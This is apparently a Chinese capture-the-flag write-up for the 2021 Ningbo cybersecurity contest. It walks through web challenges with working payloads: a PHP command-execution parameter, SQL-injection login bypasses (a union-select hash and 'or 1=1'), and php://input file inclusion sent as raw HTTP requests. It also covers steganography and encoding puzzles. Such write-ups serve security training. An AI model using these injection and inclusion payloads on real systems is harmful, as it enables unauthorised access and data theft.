2021宁波市第四届网络安全大赛


原创

huamanggg 于 2021-05-23 19:35:34 发布 762 收藏 2
分类专栏： 比赛wp

比赛wp 专栏收录该内容
45 篇文章 2 订阅
订阅专栏

简单的php


和nepctf那题litter_thick一样的
找到有一个flag.php



```
3.p\
1.p\
flag.php
exec.php
index.php
```

然后写个马进去，cat一下flag.php就可以了

```
?1=echo `cat flag.php`;
```



```
<!--?php
  $flag="flag{e0c256f9598f72dc1e6172082173636d}";
  --> == $0
  <html>
    <head></head>
```

index

index.php~有源码


```
 <?php
include ("config.php");
$db = mysql_connect($dbhost, $dbuser, $dbpass);
mysql_select_db($database, $db) or die("Could not select database");
mysql_query("set names utf8");
if ($conn->connect_error) {
    die("Connection failed: " . mysql_error($conn));
}

$user = $_POST[user];
$pass = md5($_POST[pass]);

$sql = "select pw from php where user='$user'";
$query = mysql_query($sql);
if (! $query) {
    printf("Error: %s\n", mysqli_error($conn));
    exit();
}
$row = mysql_fetch_array($query);
if (($row[pw]) && (! strcasecmp($pass, $row[pw]))) {
    echo "<p>Logged in! Key: " . $flag . " </p>";
} else {
    echo ("<p>Log in failure!</p>");
}
```

`strcasecmp()`函数，匹配到相等就返回0
满足这个式子就可以了

```
($row[pw]) && (! strcasecmp($pass, $row[pw]))
```

那么只要求$row(pw)和我们传进去password一样就可以了
payload：

```
user=1' union select '71f67e393280fa78ab9f6ce81b54bc72'#&pass=jxnu
```



Logged in! Key:
flag{86bfd16fb36db5b530a5016fb1a036ed}

http://119.61.19.217:50998/index.php

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies

user=1' union select concat('71f67e393280fa78ab9f6ce81b54bc72')#&pass=jxnu

getflag

直接访问/flag.php


helloworld

.index.php.swp找到备份文件


```
<?php
    require_once('config.php');
    $file = $_GET['file'];
    $file_text = file_get_contents($file);
    print_r($file_text);
    if($file_text == $test666){
        print_r($flag);
    }
 ?>
```

那就直接读取config.php

sss607




```
<h1>hello word !
<?php
    $test666 = 'sss607';
?>
```



```
GET /index.php?file=php://input HTTP/1.1
Host: 119.61.19.217:51301
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=1slusvh0v7prq147v11k8vhrh6; night=0
Connection: close

sss607
```

伪协议再打一下就可以了




```
GET /index.php?file=php://input HTTP/1.1
Host: 119.61.19.217:51301
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=1slusvh0v7prq147v11k8vhrh6; night=0
Connection: close

sss607
```

文件管理网站

guest可以登录，但是什么功能都没有


这个万能密码可以登录进去`1' or 1=1 #`，身份还是guest

看了一下目录扫描的结果，直接扫到1.htaccess。。。




```
*] Use recursive scan: No
*] Use dict mode
+] Load dict:C:\Users\asus\Desktop\dirmap\data\dict_mode_dict.txt
*] Use crawl mode
200][None][249.00b] http://119.61.19.217:50987/1.htaccess
41% (2387 of 5715) |###########################
```

直接访问，有一个



```
<FilesMatch "\.(htaccess|htpasswd|sqlite|db)$">
Order Allow,Deny
Deny from all
</FilesMatch>

<FilesMatch "\.phps$">
Order Allow,Deny
Allow from all
</FilesMatch>

<FilesMatch "ctf_C1n_F14G">
Order Allow,Deny
Deny from all
</FilesMatch>
```


拿到flag



```
flag{1f0e324a69e357ed7ebc361889cbefa5}
```

简单编码

jsfuck，运行一下是这个




www.jsfuck.com 显示


119178353342323

美丽的小姐

CRC出问题，改宽高就好了




```
执行模板 'C:\Users\asus\Documents\SweetS
*ERROR: CRC Mismatch @ chunk[0]; in da
```




音符

文件尾写了password为ejfg



```
~.password is ej
fg
```

音符解码




```
♪‖♩∮¶♩♪‖¶♪‖♫∮♬♫∮♯∮ ∮♯♩∮♫♬∮♫§ ∮♫¶∮♫¶∮♫
♬∮♯♪∮ § ‖ ∮♯∮ ∮ § ‖ ∮♫∮ ∮♫♫∮♯♭∮♯‖ ∮♫♯∮♯♪∮♯♬
```

☑ 使用密码 ejfg

```
flag{46BECCF60944664A5AABB5242FA98D50}
```

简单乘法

jpg隐写，jphide



```
图.jpg : error: No such file o
PS C:\Users\asus\Desktop\图片隐
2333.jpg : jphide(***)
PS C:\Users\asus\Desktop\图片隐
```


但是少了密码

听雨寻知音

010看了一下又一个png头
foremost分离出一个二维码

修复一下定位点

打开一个网址




听雨寻知音
滴滴答滴滴答滴滴滴答滴答滴
滴答滴滴答答滴滴滴滴滴答答答滴答
小雨落在栅栏处，只求一位有缘人

滴滴答滴滴答滴滴滴答滴答滴滴答滴滴答答滴滴滴滴滴答答答滴答
莫斯电码
…-…-…-.-…-…–…—.-
但是不知道怎么分割

nike


是一个比赛的原题

代码美化一下
然后py2跑




```
┌──(root💀kali)-[~/桌面]
└─# python2 nike.py
sorry,you dont have the auth
```

改一下




```
            )[1]
            if(
                __l[
                    'auth'
                ] +
                1
            )
            else
```

跑出



```
┌──(root💀kali)-[~/桌面]
└─# python2 nike.py
ZmxhZ3syQkQ4QTlBOEU2MUY3QjMxQzFENDZPMVg3Q0IwMjc4RH0=
```

得到flag



ZmxhZ3syQkQ4QTlBOEU2MUY3QjMxQzFENDZPMVg3Q0IwMjc4RH0=

flag{2BD8A9A8E61F7B31C1D46O1X7CB0278D}